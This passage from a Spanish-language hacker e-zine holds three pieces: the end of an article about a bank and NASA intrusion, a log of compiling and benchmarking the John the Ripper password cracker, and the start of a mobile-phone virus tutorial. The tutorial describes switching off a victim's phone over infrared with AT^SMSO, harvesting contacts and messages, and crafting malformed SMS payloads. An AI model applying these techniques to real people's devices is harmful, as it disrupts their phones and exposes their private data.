IMPORTANTE: NO ME RESPONSABILIZO DEL MAL USO DE ESTE ARTiCULO, SOLO QUIERO DENUNCIAR LA MALA CONFIGURACIoN DEL SISTEMA ATACADO!
Finalmente: Este articulo solo ha sido para el caso CityBank y NASA, pero los que siempre escribo, son sobre como hackear Win 2K, Unix, desfasar webs, programacion, virus, explicacion tecnica de buffer overflows, DDOS etc... asi que esto solo ha sido mi pequena introduccion a este e-zine, lo cual quiere decir que el proximo sera de mucho mas tamanyo tratando un tema especifico. AH! Se me olvidaba, otro tema podria ser el de hack de Hotmail, creacion de shellcodes etc... espero vuestros mails, en caso de publicacion de este articulo claro XD

EOF

-[0x0A]--
-[John The Ripper 6-32]--
-[by madfran]--SET-27--

CASI UNA NUEVA VERSION DEL VIEJO JOHN

INTRODUCCION

Una de mis manias es el seguimiento de programas que causaron un enorme impacto en su tiempo pero que hoy en dia languidecen sin que nadie les preste atencion ni intenten ayudar para resolver pequenyos bugs o bien para actualizarlos para hacerlos eficaces frente a nuevos desafios. No hablemos de incluirles nuevas funcionalidades o anyadirles habilidades que faciliten la vida a sus usuarios.

Ha sido por tanto una agradable sorpresa encontrarme con un programita que todavia da guerra y con gente a su alrededor de dar parte de su tiempo para el bien de la comunidad, siempre ausente y desagradecida. Me estoy refiriendo al legendario John The Ripper, famoso donde los haya, util arma de ataque frente a tontos administradores que dejan acceso a sus ficheros de passwords o simple herramienta de estos para llamar a la atencion de sus usuario sobre el peligro de utilizar como password la fecha de nacimiento, del suyo o de cualquier otro, que para los resultados es lo mismo.

UN AGRADABLE DESCUBRIMIENTO

Efectivamente. Una agradable sorpresa me lleve, cuando pasando un poco al azar por una web denominada http://www.false.com/security/john/ y me encuentro que hay una nueva version. Si, es cierto que no es una version liberada ni que esten disponibles los ejecutables, pero si que estan los fuentes a la vista y alcance de nuestras avidas manos y que poniendos un poco de empenyo y algo de energia mental, que no fisica, podemos hacer algunas pruebas y finalmente, incluso, obtener algunos resultados.

Lo primero, como es de rigor, hay que bajarse los fuentes. Lo cosa esta al alcance de las conexiones mas miserables, ya que el todo se encuentra debidamente enpaquetado y compactado en formato tar.gz y no ocupa mas de 133 KB. A este precio quien se resiste a bajarselo!

Despues de soportar diversos parpadeos de vuestro modem y pasados algunos minutos o segundos, segun el costo mensual de vuestra conexion, vuestros esfuerzos se ven recompensados con el apetecible archivo, un tal john-1.6.32.tar.gz Con semejante tesoro bajo vuestros ojos, no teneis mas que empezar a desempaquetar el regalo. No requiere mas esfuerzo que tener actualizado vuestro WinZip, la version 8.0 se desenvuelve maravillosamente, y con un simple click de vuestro raton, se consigue que el archivo se desdoble una serie de directorios convenientemente ordenados.

Si no le decimos nada especial al WinZip, va a crear un directorio con el nombre de john-1.6.32 , bajo este se encuentran otros tres que rezan de la forma siguiente, doc, run, src Si miramos en doc, en lugar de una prolija explicacion de que va la cosa, nos encontramos con tres escualidos ficheros en los cuales no da ninguna pista de como se compila y linka el invento. Como no nos arredramos ante este tipo de dificultades, nos vamos al john 16 que tenemos funcionando en otro directorio y rebuscando en la doc nos encontramos con una escueta informacion.

Hay que,

```
Cambiar al directorio donde estan los fuentes ==> cd src
teclear un comando                            ==> make
```

Esto te dara una lista de los sistemas bajo los cuales puede funcionar el john despues en funcion de la lista que salga hay que ordenar el compilado y linkado

==> make 'tu sistema'

El problema es que a los autores de John nunca se les paso por la cabeza que el miserable que se encontraba frente al teclado no dispusiera de ningun compilador en su maquina, aunque este fuera mi caso. La solucion es sencilla, buscarse una gratuito en la red.

INSTALANDO UN COMPILADOR

El que uno no posea un compilador decente no significa que no tenga recursos y disponga de una conexion a la red de aceptable velocidad. La tipica conexion al buscador google y una busqueda por +compiler +free +gcc me da una tonelada de informacion pero rapidamente una direccion me llama la atencion. Una tal direccion http://www.delorie.com/djgpp , me lanzo sobre alla y que descubro ? pues un compilador de 32 bit junto a un entorno de programacion, totalmente gratuito. Releyendo rapidamente la documentacion, veo que estuvo escrito originariamente para UNIX pero funciona bien bajo sabores DOS. Vamos a por el!

Lo primero de todo es bajarse los archivos comprimidos, hay varios y en funcion de vuestro equipo y necesidades. No puedo ayudaros mucho, hay que leerse la informacion que aparece en la pagina de descarga. Leerse la documentacion es incluso un placer sobre todo si esto te permite ahorrarte una pila de trabajo mas tarde. Para que quede clara la situacion, sepase que la maquina que respondia a mis ordenes era un PC Portable perteneciente a la empresa para la cual trabajo (de vez en cuando). Este era el motivo por el cual el respetable instrumento estaba bien dotado con un Windows 2000 pero carecia por completo de compiladores. Evidentemente nadie esperaba que se hicieran ciertas cosas en este honorable entorno de trabajo.

Bien, lo primero es crear un directorio para el DJGPP. No se os ocurra hacerlo en sitios exoticos y no os encontrareis con problemas extras. Despues hay que unzipear los archivos bajados. Si no disponeis de algo decente, o sea que conserve la estructura de los subdirectorios y soporte nombres largos os podeis bajar un unzip gratuito en ftp://ftp.simtel.net/pub/simtelnet/gnu/djgpp/
Se llama unzip32.exe

Despues hay que unzipear todo, sobre el mismo directorio. No dejeis que cada cosa vaya por su lado. Finalmente se deben configurar algunas variables de entorno. En el W2000 esto se hace en el Control Panel, Systemn, Advanced, Environment Variables y creais una nueva variable llamada DJGPP con el contenido C:\DJGPP\DJGPP.ENV o donde diablos se os haya ocurrido instalar vuestro compilador. Despues se debe anyadir al contenido de la variable Path C:\DJGPP\BIN Mismo comentario que en el caso anterior. Siempre me ha llamado la atencion que Windows considere 'Advanced' el anyadir o modificar una variable de entorno.

Bien. A partir de ahora ya tenemos instalado y funcionando el compilador. Podemos leernos una tonelada de documentacion, pero como lo unico que deseabamos era probar el John 16-32, salimos corriendo hacia el directorio donde reposan sus fuentes y ya quedara para otro rato el culturizarnos.

VAMOS A COMPILAR Y LINKAR TODO ESTO

Como he dicho antes, basta con irse al directorio donde estan los fuentes y teclear make. En pantalla saltaran todas las combinaciones que los chicos de john han previsto. Algo parecido a esto :

```
 linux-x86-any-elf        para Linux con x86 y para binarios ELF
 linux-x86-mmx-elf        para Linux con x86 con MMX y binarios ELF
 linux-x86-any-a.out      para Linux con x86 y binarios a.out
 linux-alpha              para Linux con procesador Alpha
 linux-sparc              para Linux con arquitectura SPARC
 linux-ppc                para Linux con PowerPC
 freebsd-x86-any-elf      para FreeBSD con x86y para binarios ELF
 freebsd-x86-mmx-elf      para FreeBSD con x86 con MMX y para binarios ELF
 freebsd-x86-any-a.out    para FreeBSD con x86 y para binarios a.out
 freebsd-alpha            para FreeBSD con Alpha
 openbsd-x86-any          para OpenBSD con x86
 openbsd-sparc            para OpenBSD con SPARC
 openbsd-vax              para OpenBSD con VAX
 netbsd-vax               para NetBSD con VAX
 solaris-sparc-gcc        para Solaris con SPARC y compilador gcc
 solaris-sparc-v8-cc      para Solaris con SPARC V8 y compilador cc
 solaris-sparc-v9-cc      para Solaris con SPARC V9 y compilador  cc
 solaris-x86-any          para Solaris con x86 y compilador gcc
 sco-x86-any-gcc          para SCO con x86, compilador gcc y para binarios ELF
 sco-x86-any-cc           para SCO con x86, compilador cc y para binarios ELF
 tru64-alpha-cc           para Tru64 (Digital UNIX, OSF/1), arquitectura Alpha
                          y compilador cc
 aix-ppc-cc               para AIX, arquitectura PowerPC y compilador cc
 macosx-ppc-cc            para MacOS X, arquitectura PowerPC y compilador cc
 hpux-pa-risc-gcc         para HP-UX, arquitectura PA-RISC y compilador gcc
 hpux-pa-risc-cc          para HP-UX, arquitectura PA-RISC, ANSI y compilador cc
 irix-mips32-cc           para IRIX, arquitectura MIPS 32-bit y compilador cc
 irix-mips64-cc           para IRIX, arquitectura MIPS 64-bit y compilador cc
 dos-djgpp-x86-any        para DOS, compilador DJGPP 2.x con x86
 dos-djgpp-x86-mmx        para DOS, compilador DJGPP 2.x con x86 y MMX
 win32-cygwin-x86-any     para Win32, Cygwin con x86
 win32-cygwin-x86-mmx     para Win32, Cygwin con x86 y MMX
 beos-x86-any             para BeOS con x86
 beos-x86-mmx             para BeOS con, x86 yMMX"
 generic                  para cualquier otra arquitectura Unix y compilador gcc"
```

Visto asi es impresionante el trabajo realiza por estos muchachos. No se si disponen de todas estas combinaciones o simplemente confian en la literatura existente y en su buena suerte, pero el trabajo previo realizado es de 'chapeau'.

En nuestro caso, dado que dispongo de un portatil con Intel x86 family 6 Model 8 Stepping 10 de 1000 Mhz con una memoria RAM de 264 Kb, y utilizo el djgpp, tengo que decir a la maquina

```
make dos-djgpp-x86-mmx
```

La maquina suelta una serie de mensajes incomprensibles en la pantalla y finalmente debe terminar sin ningun mensaje de error. Si es asi, en el directorio run, te vas a encontrar un archivo extra llamado john.bin

PRUEBAS Y RESULTADOS

Uno es impaciente y no tiene ganas de buscarse un fichero con hash de password asi que utilizo directamente las utilidades que se encuentran en el john. Segun su documentacion, para hacer un test nada como teclear,

```
johnn -test
```

y el sistema me responde con,

```
Benchmarking: Traditional DES [24/32 4K]... DONE
Many salts:     94677 c/s
Only one salt:  88345 c/s

Benchmarking: BSDI DES (x725) [24/32 4K]... DONE
Many salts:     3242 c/s
Only one salt:  2833 c/s

Benchmarking: FreeBSD MD5 [32/32]... DONE
Raw:    2032 c/s

Benchmarking: OpenBSD Blowfish (x32) [32/32]... DONE
Raw:    144 c/s

Benchmarking: Kerberos AFS DES [24/32 4K]... DONE
Short:  86296 c/s
Long:   218020 c/s

Benchmarking: NT LM DES [32/32 BS]...

Exiting due to signal SIGSEGV
General Protection Fault at eip=00026ec9
eax=00000008 ebx=000086a0 ecx=03020100 edx=0006fcb0 esi=07060504 edi=00045c80
ebp=0003c9b0 esp=000f70a8 program=C:\******\WIN-NT\JOHN\JOHN-1~2\JOHN-1~1.32\RU
N\JOHN.BIN
cs: sel=034f  base=02a80000  limit=0011ffff
ds: sel=0357  base=02a80000  limit=0011ffff
es: sel=0357  base=02a80000  limit=0011ffff
fs: sel=033f  base=00008000  limit=0000ffff
gs: sel=0367  base=00000000  limit=0010ffff
ss: sel=0357  base=02a80000  limit=0011ffff
App stack: [000f72f0..000772f0]  Exceptn stack: [00077248..00075308]

Call frame traceback EIPs:
  0x00026ec9

Asi de memoria no me parecia que fuera mucho mas rapido que la vieja version
y encima peta con el NT asi que lanzo el john 16 y veo sorprendido que,

Benchmarking: Standard DES [24/32 4K]... DONE
Many salts:     95163 c/s
Only one salt:  89173 c/s

Benchmarking: BSDI DES (x725) [24/32 4K]... DONE
Many salts:     3277 c/s
Only one salt:  2858 c/s

Benchmarking: FreeBSD MD5 [32/32]... DONE
Raw:    2086 c/s

Benchmarking: OpenBSD Blowfish (x32) [32/32]... DONE
Raw:    123 c/s

Benchmarking: Kerberos AFS DES [24/32 4K]... DONE
Short:  87513 c/s
Long:   223216 c/s

Benchmarking: NT LM DES [24/32 4K]... DONE
Raw:    621368 c/s

Es mas rapido que la nueva version y no peta cuando hace el test de NT !
```

MAS COMPILACIONS

Veamos, no nos rindamos tan pronto. Releyendo un poco mas en la web de john, vemos que hay una aportacion de un tercero que brinda un patch para NTLM. Me bajo el todo y lo descomprimo en directorio separado. Veo que hay un FAQ y me dispongo a leerlo. Descubro que basta copiarlo todo en el directorio src y despues teclear

```
patch < john_ntlm.diff
```

pero esto es solo para el caso de trabajar bajo linux,.... no estamos en estas condiciones ! Tengo que hacer todo el trabajo a mano, que consiste basicamente en editar a mano el archivo makefile de la forma siguiente,

Si en el archivo john-ntlm.diff encontramos algo asi,

```
+++ src/john.c  Mon Jun 10 15:34:36 2002
@@ -36,7 +36,7 @@
 #endif

 extern struct fmt_main fmt_DES, fmt_BSDI, fmt_MD5, fmt_BF;
-extern struct fmt_main fmt_AFS, fmt_LM;
+extern struct fmt_main fmt_AFS, fmt_LM, fmt_NT;
```

Tengo que buscar en el archivo john.c la linea,

```
 extern struct fmt_main fmt_DES, fmt_BSDI, fmt_MD5, fmt_BF;
```

eliminarla y cambiarla por,

```
 extern struct fmt_main fmt_AFS, fmt_LM, fmt_NT;
```

Toda una delicia en la cual he perdido mas de media hora, para despues poder compilar, linkar y obtener,.... el mismo resultado.

MAS PRUEBAS Y MAS RESULTADOS

La historia peca de aberrante y no me puedo creer los resultados, asi que espero un par de dias hasta disponer de otra maquina sobre la cual hay un linux Redhat 7.3 instalado conviviendo en armonia con un Windows 2000 (aunque no por los meritos de Windows, que ha hecho lo imposible para entorpecer la instalacion del linux) y reanudo las pruebas.

La maquina es un PC fijo con AMD x86 family 6 Model 4 Stepping 2 de 1000 Mhz con una memoria RAM de 264 Kb, o sea aparentemente bastante parecida en cuanto a hardware respecto a la anterior si hacemos la salvedad de que esta es un PC de sobremesa con un AMD en lugar de un Intel.

Lo primero es hacer una prueba con la maquina bajo windows y utilizando el john 16. Los resultados a continuacion.

```
Benchmarking: Standard DES [48/64 4K]... DONE
Many salts:     74243 c/s
Only one salt:  71990 c/s

Benchmarking: BSDI DES (x725) [48/64 4K]... DONE
Many salts:     2591 c/s
Only one salt:  2567 c/s
```

```
Benchmarking: FreeBSD MD5 [32/32]... DONE
Raw:    2830 c/s

Benchmarking: OpenBSD Blowfish (x32) [32/32]... DONE
Raw:    168 c/s

Benchmarking: Kerberos AFS DES [48/64 4K]... DONE
Short:  71190 c/s
Long:   238500 c/s

Benchmarking: NT LM DES [48/64 4K]... DONE
Raw:    819507 c/s
```

Como podeis comprobar, como minimo no peta. Despues probar con el john-16-32 despues de pasar por toda la agonia de la compilacion bajo windows.

```
Benchmarking: Traditional DES [24/32 4K]... DONE
Many salts:     94677 c/s
Only one salt:  88345 c/s

Benchmarking: BSDI DES (x725) [24/32 4K]... DONE
Many salts:     3242 c/s
Only one salt:  2833 c/s

Benchmarking: FreeBSD MD5 [32/32]... DONE
Raw:    2032 c/s

Benchmarking: OpenBSD Blowfish (x32) [32/32]... DONE
Raw:    144 c/s

Benchmarking: Kerberos AFS DES [24/32 4K]... DONE
Short:  86296 c/s
Long:   218020 c/s

Benchmarking: NT LM DES [32/32 BS]...

Exiting due to signal SIGSEGV
General Protection Fault at eip=00026ec9
eax=00000008 ebx=000086a0 ecx=03020100 edx=0006fcb0 esi=07060504 edi=00045c80
ebp=0003c9b0 esp=000f70a8 program=C:\MDF\HAC\WIN-NT\JOHN\JOHN-1~2\JOHN-1~1.32\RU
N\JOHN.BIN
cs: sel=034f  base=02a80000  limit=0011ffff
ds: sel=0357  base=02a80000  limit=0011ffff
es: sel=0357  base=02a80000  limit=0011ffff
fs: sel=033f  base=00008000  limit=0000ffff
gs: sel=0367  base=00000000  limit=0010ffff
ss: sel=0357  base=02a80000  limit=0011ffff
App stack: [000f72f0..000772f0]  Exceptn stack: [00077248..00075308]

Call frame traceback EIPs:
  0x00026ec9
```

Aqui se nota algo de mejora en la velocidad, pero desde luego sigue sentandolo fatal el probar cosas como hash NT LM

Veamos que pasa bajo linux. Para empezar no hay que buscar compiladores esotericos por esos mundos. Toda distribucion linux posee el gcc perfectamente activo, vivo y coleando. Por tanto, la compilacion, con patch incluido es

sumamente rapida. Y los resultados ? Pues ahi los teneis.

```
Benchmarking: Traditional DES [64/64 BS MMX]... DONE
Many salts:     375232 c/s real, 375232 c/s virtual
Only one salt:  307148 c/s real, 307148 c/s virtual

Benchmarking: BSDI DES (x725) [64/64 BS MMX]... DONE
Many salts:     12531 c/s real, 12531 c/s virtual
Only one salt:  12300 c/s real, 12300 c/s virtual

Benchmarking: FreeBSD MD5 [32/32]... DONE
Raw:    2956 c/s real, 2956 c/s virtual

Benchmarking: OpenBSD Blowfish (x32) [32/32]... DONE
Raw:    174 c/s real, 174 c/s virtual

Benchmarking: Kerberos AFS DES [48/64 4K MMX]... DONE
Short:  74342 c/s real, 74342 c/s virtual
Long:   256819 c/s real, 256819 c/s virtual

Benchmarking: NT LM DES [64/64 BS MMX]... DONE
Raw:    1977139 c/s real, 1977139 c/s virtual
```

Esto si que es velocidad ! En algunos casos casi se dobla ! Y solo por cambiar de sistema operativo.

Esta es una historia que empezo con la sana intencion de comparar dos versiones de un software y ha terminado comparando el sofoco que puede provocar un sistema operativo en un software, aunque sobre el se ha hecho un gran esfuerzo de mejorar, limpiar y dar esplendor. Yo me he distraido bastante con todo este barullo pero no le acabo de encontrar las razones o motivos. Si alguno la encuentra le agradeceria que me enviara un mensaje, al que sin duda le dare la publicidad que se merece.

EOF

-[0x05]----------
-[Virus en telefonos moviles]----------
-[FCA00000]----------SET-27--

NOTAS INICIALES
Este articulo ha sido escrito con la mejor de las intenciones de ensenyanza.
Si alguien usa esta informacion para propositos malvados o ilegales
yo no lo puedo controlar, asi que no puedo ser responsable.
Todo derecho genera una obligacion, y a la inversa. Tienes derecho a usar
esta informacion, pero adquieres la obligacion de usarla correctamente.
Yo tengo la obligacion de incluir estas lineas si quiero usar el derecho
de evitar cualquier problema.

INTRODUCCION

Desde el tiempo en que se inventaron los primeros telefonos moviles hasta
ahora las prestaciones de estos aparatos han mejorado considerablemente.
De las pantallas de 2 lineas en modo texto se ha evolucionado hasta displays
graficos, sonido de calidad MP3, programacion con WAP, redes GPRS, conexion
por infrarrojos, y muchos mas inventos que seguro llegaran.

Y la comunidad de interesados en estos temas (tambien llamados hackers) he
ido centrando su atencion en estos dispositivos.

En primer lugar de la escala estan los usuarios que se limitan a usar los
moviles para llamar, como debe ser. Luego estan los que intentan sacarle
un poco mas de provecho, comunmente aprovechando la posibilidad de conectarlo
a un ordenador para utilizarlo como modem, carga de juegos, o sincronizacion
de la libreta de direcciones.
Por ultimo estan los que, movidos por otras inquietudes, desean aprender mas.

Si tu estas entre estos ultimos, este articulo puede servirte de inicio, darte
algunas ideas, o, quien sabe, proporcionarte todo lo que quieres saber.
El objetivo que me marco es averiguar la posibilidad de desarrollar un
virus que funcione en un movil.

A lo largo del texto se ha intentado usar la palabra correcta 'movil' en lugar
del termino incorrecto 'mobil'.
Si alguna vez se me ha escapado, pido disculpas.

PRIMEROS PASOS
Material: un ordenador, un movil, una conexion entre ambos.
Para mis pruebas he usado un Siemens S45, que es un buen telefono y que
incluye un buen manual con un monton de instrucciones tecnicas.
Puedes ver sus especificaciones en
www.my-siemens.com
El manual se llama GPRS_AT_CommandSet.pdf
Dado que su fabricante es aleman, no es sorprendente que el mercado al que
esta dirigido esta centrado en Alemania, y mucha documentacion esta en este
idioma. Ademas, parte de las aplicaciones han sido desarrolladas por autores
centroeuropeos, por lo que estan tambien en aleman.

Yo lo he conectado con un ordenador potratil a traves del cable serie que trae
incluido. Tambien se puede conectar por infrarrojos, pero la conexion es mas
lenta. Mediante el cable se consiguen velocidades de 115200 bps, pero el
movil esta configurado inicialmente para 57600 bps.

Arrancando el Hyperteminal de Windows o cualquier otro emulador de
terminal, ya empezamos con los primeros comandos:
(cuando indico '>' es algo que yo tecleo, mientras que '<' es la respuesta)
> AT

```
< OK
perfecto, la conexion con el movil funciona
> AT+CGMI
< SIEMENS
> AT+CGMM
< S45

Este movil tiene el Sistema Operativo en Firmware que es actualizable.
Veamos cual version estoy usando:
> AT+CGMR
< 21
Originariamente el telefono tenia la 17, pero habia un bug, asi que tuve que
instalar otra version. A estas alturas deben ir ya por la version 23
> AT+GMM
< Gipsy Soft Protocolstack

Tambien podemos obtener El ID de la tarjeta (AT+SCID), el famoso IMEI (AT+CGSN)
que es el numero de serie, el IMSI (AT+CIMI), pero estos numeros son
exclusivos para mi telefono, asi que no os los voy a mostrar.

Por cierto, veamos que hora es:
> AT+CCLK?
< +CCLK: "03/02/26,12:46:18"
Solo le falta decir que, ademas, es domingo


Comandos AT
Como habeis podido comprobar, la manera de comunicarse con un movil es, al
igual que con un modem, con comandos AT
Existen de varios tipos:
-basico AT compatible Hayes
 comandos que funcionan con cualquier modem: ATDPxxx, ATH, ATI, ...
-GSM 07.07
 comandos definidos por la ETSI GSM 07.07, por ejemplo AT+CCLK, AT+CEER
  Se agrupan en:
  -Control del movil
  -Servicio de red
  -Comando de modem
  -Control de llamada
  -GPRS
  -General
  -TIA IS101
  -Mensajes
-comandos de la ITU-R V.25
 La mayoria estan orientados a la transmision de tipo FAX
-especificos de Siemens
 Extienden la funcionalidad de los tipos definidos anteriormente, o bien
 hacen cosas para las que no hay estandar definido. Suelen ser AT^xxx en
 vez de AT+yyy . Por ejemplo, AT^SMSO apaga el movil

Ademas, segun las normas GSM, los comandos AT+Cxxx tienen varias formas:
AT+Cxxx=?    devuelve los parametros que acepta este comando
AT+Cxxx?     muestra el resultado del comando
AT+Cxxx=...  escribe los parametros
AT+Cxxx      ejecuta el comando, segun los parametros establecidos


Y, aunque parezca que no tenemos mucho donde trabajar, ya podemos crear
algo que se parezca a un virus.
Como he indicado, este movil tiene un puerto de infrarrojos. Por defecto
no esta activado porque gasta mas bateria, pero he observado que tal como
los vende configurados el operador de telefonia AMENA, esta activado.
```

Asi que conseguimos un ordenador portatil; apuntamos el puerto infrarrojos
hacia el movil de la victima, arrancamos el hiperterminal y usamos la
conexion al puerto de infrarrojos. Si todo ha ido bien, al teclear
AT
obtendremos la respuesta
OK
y haciendo
AT^SMSO
le apagamos el movil. Hala, uno menos.
Posibles mejoras a este metodo incluyen:
-En vez de usar un portatil, hacerlo con otro dispositivo, tal como
 un 'wearable-computer' o un PDA que tenga emulacion de modem sobre
 el puerto infrarrojos. Es mas discreto.
-Esconder el ordenador, sacar el lector/emisor de infrarrojos de la
 carcasa y disimularlo en el reloj o la corbata. De pelicula.
-Hacer un lector/emisor de infrarrojos mas potente. De todos es sabido
 que el alcance del puerto integrado en un ordenador no es muy lejos,
 pero hay disenios que permiten emitir hasta 15 metros! Imaginate ponerse
 en la terraza de un bar e ir apagando los moviles que se pongan a
 tu alcance. Busca por Internet.
-Apagar el movil es util para que no te molesten, pero tambien se puede
 obtener la lista de telefonos a los que ha llamado, libreta de
 direcciones, mensajes recibidos, tareas pendientes... ideal para un espia.
-Aun mas util puede ser obtener su IMEI para luego intentar mas cosas.

MENSAJES
Un SMS es un medio para transferir mensajes cortos entre una estacion
movil (MS) y una entidad de mensajes cortos (SME) a traves de un
centro de servicio (SC). El centro de servicio actua como enlace y
distribuidor entre en MS y el SME.
Existen 2 tipo de servicios:
- SM MO = Mensaje corto originado en el movil
- SM MT = Mensaje corto terminado en el movil

La manera de mandarlos es, por supuesto, con comandos AT :
> AT+CMGL=1
< +CMGL: 2,1,,148
< 07914....
< +CMGL: 3,1,,63
< 07914306090909F9040...

?Pero que es esto? ?Donde estan mis mensajes?
Vamos por partes.
> AT+CMGL=?
< +CMGL: (0-4)
o sea, que el comando CMGL admite valores 0-4
segun quieras leer los mensajes
 0 = recibidos sin leer
 1 = leidos
 2 = almacenados
 3 = enviados
 4 = todos

Asi que con AT+CMGL=1 leemos los mensajes recibidos y que ya hemos leido.
Para verlos todos, hacer AT+CMGL a lo que responde con varias lineas:
+CMGL: 2,1,,148
O sea, que el mensaje 2 tiene estatus 1 (recibido y leido) , que el emisor
esta en blanco, y que la longitud es 148 bytes
La siguiente linea esta formada por un monton de caracteres 0-9A-F, que
miden 148 bytes, pero parece que estan codificados.

Modo PDU
Los mensajes se guardan en la memoria del movil, o bien en la tarjeta SIM que lleva incluida. Estos mensajes usan una codificacion que no es la misma que usa un PC, por lo que pueden contener codigos no mostrables en un ordenador.
Activando el modo PDU con
El comando
> AT+CMGF=?
< +CMGF: (0)
Nos indica que este movil solo soporta PDU=0, es decir, que todos los mensajes usan esta codificacion, por lo que para que puedan ser entendidos por un humano, necesitan ser descodificados.
En otros moviles, haciendo AT+CMGF=1 ya se pueden listar correctamente los mensajes, pero los caracteres no siempre salen bien, por ejemplo los acentos.
Por eso el PDU=0 es lo mejor.
Con AT+CSCS="UCS2" se especifica el conjunto de caracteres UCS2 que se usaran en el cuerpo del mensaje. Por defecto es "GSM", y en otros moviles, tambien se puede usar "HEX".

Hay 2 tipos de mensajes PDU :
SMS-SUBMIT tiene el movil como destino
SMS-DELIVER tiene el movil como origen
ambos constan de los siguientes datos:

Elemen	Campo	Referencia	Representacion	Descripcion
SCA		Centro de servicio	1-12 octetos	Direccion del SC
SCA	length	Longitud de direccion	1 octeto (entero)	Longitud, en bytes
SCA	tosca	Tipo de SCA	1 octeto	tipo de numero de telef.
SCA	address	campo SCA	2-10 octetos	direccion de origen-fin
FO		primer octeto	1 octeto	primero octeto SMS-PDU
FO	MTI	indicador tipo mensaje	2 bits	tipo de mensaje
FO	RD	rechaza duplicados	1 bit	rechaza SMS con dupl. DA
FO	MMS	mas SMS por mandar	1 bit	indica si quedan SMS
FO	VPF	contiene validez	2 bits	campo validez presente?
FO	RP	contiene retorno	1 bit	camino retorno presente?
FO	UDHI	cabecera usuario?	1 bit	cabecera presente?
FO	SRR	peticion status	1 bit	solicita status envio-MS
FO	SRI	peticion status?	1 bit	solicita status envio-SME
MR		referencia mensaje	1 octeto	numero de referencia
OA		direccion origen	2-12 octetos	direccion origen SMS
OA	length	longitud del OA	1 octeto	numero de digitos en OA
OA	toda	tipo de OA	1 octeto	tipo de numero
DA		direccion destino	2-12 octetos	direccion del SME
DA	length	longitud del DA	1 octeto	numero de digitos en DA
DA	toda	tipo de DA	1 octeto	tipo de numero
PID		identificador protocolo	1 octeto	protocolo superior
DCS		esquema de codif.datos	1 octeto	esquema usado en UD
SCTS		hora en SMSC	7 octetos	cuando se recibe mensaje?
UDL		longitud UD	1 octeto	longitud del mensaje
UD	UDH	cabecera (con UDHI)	0-140 octetos	datos
UD		datos de usuario	0-140 octetos	datos (0-160 caracteres)

Un SMS-DELIVER (mensaje recibido) tiene SCA FO OA PID DCS SCTS UDL UD
Un SMS-SUBMIT-PDU (mensaje a enviar) tiene SCA FO MR DA PID DCS VP UDL UD

En la pagina www.nobi.com/sms_pdu.htm se explica muy bien lo que es el PDU, asi que yo solo comentare que para mensajes enviados hay una cabecera con el emisor, numero del centro de servicio, tipo de codificacion, bits usados por cada dato, la validez, y algo mas que revisaremos luego.
Para mensajes recibidos la informacion consiste en centro de mensajes, tipo de mensaje, camino de vuelta, emisor, protocolo usado, clase de mensaje, alfabeto usado, fecha de envio, y cuerpo del mensaje.

Entre los campos a destacar, MTI se forma con 2 bits:

```
0 0 SMS-DELIVER , cuando va SC->MS
0 0 SMS-DELIVER REPORT cuando va MS->SC
1 0 SMS-STATUS-REPORT cuando va SC->MS
1 0 SMS-COMMAND cuando va MS->SC
0 1 SMS-SUBMIT , cuando va MS->SC
0 1 SMS-SUBMIT-REPORT cuando va SC->MS
1 1 Reservado
```

Luego viene el mensaje que, si la codificacion es de 7 bits por dato, resulta muy graciosa de entender, pues consiste en partir los datos (de 7 bits) en bits, y agruparlos de 8 en 8. Pero no como uno puede esperar, sino por bloques de 7-n . Lo mejor es que consultes la pagina mencionada o las recomendaciones GSM 03.38

Los mensajes que se envian tienen solo la mitad de esta informacion. Por ejemplo, el numero del telefono que envia el mensaje no se manda, sino que es la operadora de telefonia la que lo agrega.
Los datos que se mandan son: numero secuencial, numero del receptor, esquema de codificacion de datos, validez, y mensaje.

Y ahora viene el primer briconsejo. Una de las cosas que un virus tiene que hacer es enmascarase a si mismo. Por eso lo mejor es usar uno de los multiples programas y paginas web que han dispuesto las operadoras de telefonia para poder mandar mensajes sin usar un movil. No tienen toda la funcionalidad disponible en el movil (mandar graficos, por ejemplo), pero
puede ser suficiente.

Hay en la cabecera un dato llamado TP-DCS que es muy interesante.
Si la codificacion es de 7 bits, solo se pueden enviar 128 caracteres que quedes consultar en www.dreamfabric.com/sms/default_alphabet.html
Es necesario hacer notar que la codificacion no coincide con la ISO-8859-1 por lo que los caracteres usan codigos distintos para los SMS y para un ordenador.
Por ejemplo, en un movil el caracter ’@’ tiene el codigo 0x00, mientras que en lenguage C, el caracter 0x00 indica fin de linea, y en ASCII 0x00 significa null.
Tambien se usan secuencias de escape, usando el caracter 27d = 0x1B
Por ejemplo, el caracter ’[’ se codifica como ESC+60 , es decir, 0x1B3C.
Al parecer, solo hay implementadas 10 codigos que usen secuencias de escape, pero intentaremos jugar con ellas, pues pueden ser un terreno adecuado para el envio de mensajes maliciosos, lo cual constituye un primer paso para la creacion de un virus.
Para ello, contamos con un magnifico programa llamado PDUSpy que permite leer exactamente la informacion contenida en un mensaje, y tambien componer mensajes con muchas opciones, y ver la secuencia de datos que lo componen.
Vamos con un mensaje simple. Usando texto de 7 bits, el mensaje ’[@@@’ se compone de los caracteres 0x1B3C, 0x00, 0x00 y 0x00.
Para codificarlo, recordar que solo se usan 7 bits por caracter:
1B = 0011011
3C = 0111100
usando 7 bits, 1B3C = 00110110111100
partiendolo en trozos de 8 bits a la manera PDU, resulta 0011011 0011110, es decir, 1B 1E
Y da lugar a un mensaje que ocupa 05 caracteres.
Uniendolo a la cabecera, da lugar a
00 01 00 00 81 00 00 05 1B 1E 00 00 00
Creo que esta claro, no?

TEXTO DEL SMS
Vamos a jugar un poco.
Si ponemos la secuencia 1B00 , el movil muestra el mensaje ’@’, es decir, que al no ser una secuencia de escape adecuada, se olvida del 1B

Como 1B es simplemente un enlace a otra tabla, vemos que en la tabla secundaria
tambien se puede usar 1B para enlazar con otra tercera tabla, asi que probamos
a poner 2 veces el caracter ESCAPE, es decir, "[[@@@" con el mensaje
00 01 00 00 81 00 00 05 9B 0D 00 00 00
al verlo en el movil, el mensaje se ha convertido en " @" , o sea, que ha
puesto un espacio en lugar de los dos ESCAPEs.

Esta manera de mandar mensajes con 7 bits es un poco complicada, asi que
a partir de ahora usamos codigos de 8 bits, a ver que pasa
El mensaje con este texto hexadecimal:
414243444546
se ve en el telefono como "ABCDEF" , como debe ser segun el documento GSM 03.38

El mensaje
000102030405060708090a0b0c0d0e0f
resulta ser "@L$Yeeuioc"
(NOTA.- para cumplir con los requerimientos de texto ASCII de esta
publicacion, se han intentado usar caracteres puros ASCII. En realidad
las vocales del mensaje
contienen acentos, la ’L’ es el simbolo de Libra inglesa, ...)
El mensaje
101112131415161718

